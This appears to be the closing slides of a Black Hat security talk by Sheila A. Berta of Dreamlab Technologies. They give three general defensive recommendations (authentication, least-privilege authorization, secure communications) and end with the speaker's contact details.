IMPLEMENT AUTHENTICATION

Most technologies support advanced authentication mechanisms.

05

MANAGE AUTHORIZATION

Apply the principle of least privilege.

06

SECURE COMMUNICATIONS

Secure the communication channels between the different technologies.

THANKS!

SHEILA A. BERTA (@UnaPibaGeek)
sheila.berta@dreamlab.net / shey.x7@gmail.com

www.dreamlab.net

DREAMLAB
TECHNOLOGIES

black hat